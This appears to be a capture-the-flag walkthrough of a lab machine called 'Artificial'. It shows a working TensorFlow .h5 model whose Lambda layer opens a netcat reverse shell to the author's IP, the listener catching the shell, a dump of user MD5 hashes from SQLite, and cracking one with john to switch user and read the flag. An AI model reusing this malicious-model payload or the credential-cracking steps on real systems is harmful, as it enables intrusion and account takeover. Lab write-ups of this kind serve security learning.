



I registered on the website and then login and get to the dashboard
So there was an example code given on the machine before registering
Uploading the example_codesmodel.h5 file

the example code :
example_code.py
import numpy as np
import pandas as pd
import tensorflow as tf
from tensorflow import keras
from tensorflow.keras import layers
np.random.seed(42)# Create hourly data for a weekhours = np.arange(0,24*7)profits = np.random.rand(len(hours))*100# Create a DataFramedata = pd.DataFrame({'hour': hours,'profit': profits
})X = data['hour'].values.reshape(-1,1)y = data['profit'].values
# Build the modelmodel = keras.Sequential([ layers.Dense(64, activation='relu', input_shape=(1,)), layers.Dense(64, activation='relu'), layers.Dense(1)])# Compile the modelmodel.compile(optimizer='adam', loss='mean_squared_error')# Train the modelmodel.fit(X, y, epochs=100, verbose=1)# Save the modelmodel.save('profits_model.h5')
I decided to train this code and upload its .h5 file to observe how the website handles the upload. Before attempting to gain a shell, I'm first analyzing the website's behavior and functionality.
root@7ac4a934bfac:/code# python example_code.py
2025-08-02 16:49:46.572642: I tensorflow/tsl/cuda/cudart_stub.cc:28] Could not find cuda drivers on your machine, GPU will not be used.
2025-08-02 16:49:46.642854: I tensorflow/tsl/cuda/cudart_stub.cc:28] Could not find cuda drivers on your machine, GPU will not be used.
2025-08-02 16:49:46.643726: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use available CPU instructions in performance-critical operations.
To enable the following instructions: FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags.
2025-08-02 16:49:47.779978: W tensorflow/compiler/tf2tensorrt/utils/py_utils.cc:38] TF-TRT Warning: Could not find TensorRT
Epoch 1/100
6/6 [==============================] - 1s 4ms/step - loss: 2657.5759
Epoch 2/100
6/6 [==============================] - 0s 2ms/step - loss: 1855.1747
Epoch 3/100
6/6 [==============================] - 0s 2ms/step - loss: 1476.2571
Epoch 4/100
6/6 [==============================] - 0s 1ms/step - loss: 1402.2446
Epoch 5/100
6/6 [==============================] - 0s 2ms/step - loss: 1435.5803
Epoch 6/100
6/6 [==============================] - 0s 1ms/step - loss: 1435.2631
Epoch 7/100
6/6 [==============================] - 0s 1ms/step - loss: 1409.1533
.
.
.
Epoch 98/100
6/6 [==============================] - 0s 1ms/step - loss: 1290.1676
Epoch 99/100
6/6 [==============================] - 0s 1ms/step - loss: 1267.7010
Epoch 100/100
6/6 [==============================] - 0s 1ms/step - loss: 1267.7042
/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5 file via `model.save()`. This file format is considered legacy. We recommend using instead the native Keras format, e.g. `model.save('my_model.keras')`.
  saving_api.save_model(
root@7ac4a934bfac:/code# ls
example_code.py  profits_model.h5  tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
Now i have to sent “profits_model.h5” back to my machine from this docker environment
┌──(kali㉿kali)-[~/Artificial]└─$ sudodockerps[sudo] password for kali:
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
7ac4a934bfac my-env "/bin/bash"19 minutes ago Up 19 minutes cranky_noyce
┌──(kali㉿kali)-[~/Artificial]└─$ sudodockercp 7ac4a934bfac:/code/profits_model.h5 ~/Artificial
Successfully copied 85.5kB to /home/kali/Artificial
┌──(kali㉿kali)-[~/Artificial]└─$ la
Dockerfile example_code.py profits_model.h5
Uploading the profit_model.h5 file to the website :

After clicking on "View Predictions", I was redirected to a new page displaying the prediction results.
By viewing the page source (Ctrl + U), I discovered that the server runs the uploaded model directly. This suggests a potential vulnerability — I may be able to upload a malicious .h5 file and possibly gain a reverse shell or execute arbitrary code.

I researched potential exploits and found a relevant one documented here:
import tensorflow as tf
defexploit(x):import os
os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.37 4444 >/tmp/f")return x
model = tf.keras.Sequential()model.add(tf.keras.layers.Input(shape=(64,)))model.add(tf.keras.layers.Lambda(exploit))model.compile()model.save("exploit.h5")
I transferred the exploit.py file to my Docker environment and successfully compiled it there
root@7ac4a934bfac:/code# lsexample_code.py exploit.py profits_model.h5 tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
root@7ac4a934bfac:/code# python exploit.py2025-08-0217:08:47.392158: I tensorflow/tsl/cuda/cudart_stub.cc:28] Could not find cuda drivers on your machine, GPU will not be used.2025-08-0217:08:47.451761: I tensorflow/tsl/cuda/cudart_stub.cc:28] Could not find cuda drivers on your machine, GPU will not be used.2025-08-0217:08:47.452523: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use available CPU instructions in performance-critical operations.To enable the following instructions: FMA,in other operations, rebuild TensorFlow with the appropriate compiler flags.2025-08-0217:08:48.486281: W tensorflow/compiler/tf2tensorrt/utils/py_utils.cc:38] TF-TRT Warning: Could not find TensorRT
sh:1: nc:not found
/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5 file via `model.save()`. This fileformatis considered legacy. We recommend using instead the native Keras format, e.g. `model.save('my_model.keras')`. saving_api.save_model(root@7ac4a934bfac:/code# lsexample_code.py exploit.h5 exploit.py profits_model.h5 tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
root@7ac4a934bfac:/code#
I then transferred the exploit.h5 file back to my local machine and set up a listener on port 4444 before uploading the model.
Note: The reverse shell is triggered—and the listener starts receiving a connection—
only after clicking the "View Prediction" button
Boom — after clicking "View Prediction", the reverse shell successfully connected, and I gained a shell on the target system.
┌──(kali㉿kali)-[~/Artificial]└─$ nc -lvnp 4444listening on [any]4444...connect to [10.10.16.37]from(UNKNOWN)[10.10.11.74]34092/bin/sh:0: can't access tty; job control turned off
$

app@artificial:~/app/instance$ sqlite3 users.db
SQLite version 3.31.12020-01-2719:55:54Enter ".help"for usage hints.sqlite>.tables
model user
sqlite>.schema user
CREATE TABLE user (id INTEGER NOT NULL, username VARCHAR(100) NOT NULL, email VARCHAR(120) NOT NULL, password VARCHAR(200) NOT NULL, PRIMARY KEY (id), UNIQUE (username), UNIQUE (email));sqlite> SELECT *from user;1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|test|test2@test.com|5416d7cd6ef195a0f7622a9c56b55e84
7|b3ta-blocker|spam@example.com|81dc9bdb52d04dc20036dbd8313ed055
8|user|user@spam.com|81dc9bdb52d04dc20036dbd8313ed055
sqlite>
i found different users and there hashes
Gotta crack the hash for user gael — then switch over.
Hash Crack :
┌──(work)─(kali㉿kali)-[~/Artificial]└─$ echo 'c99175974b6e192936d97224638a34f8'> gael.hash┌──(work)─(kali㉿kali)-[~/Artificial]└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt gael.hashUsing default input encoding: UTF-8Loaded 1 password hash(Raw-MD5 [MD5 128/128 AVX 4x3])No password hashes left to crack (see FAQ)┌──(work)─(kali㉿kali)-[~/Artificial]└─$ john --show --format=raw-md5 gael.hash?:mattp005numbertwo
1 password hash cracked,0 left
Cracked it — password for gael is mattp005numbertwo.
Switch user
@artificial:/home$ su gael
Password:gael@artificial:/home$
User Flag
gael@artificial:/home$ ls
app  gael
gael@artificial:/home$ cd
gael@artificial:~$ ls
user.txt
gael@artificial:~$ cat user.txt
927fecec7fada68c4f477ae6b3d956c3
User flag : 927fecec7fada68c4f477ae6b3d956c3
Root Flag
gael@artificial:/$ cd /root
bash: cd:/root: Permission denied
gael@artificial:/$ ls -lah /root
ls: cannot open directory '/root': Permission denied
Clearly can’t access the /root

so i then get the linpeas.sh by setting up a python server on from y hacking machine
Linpeas

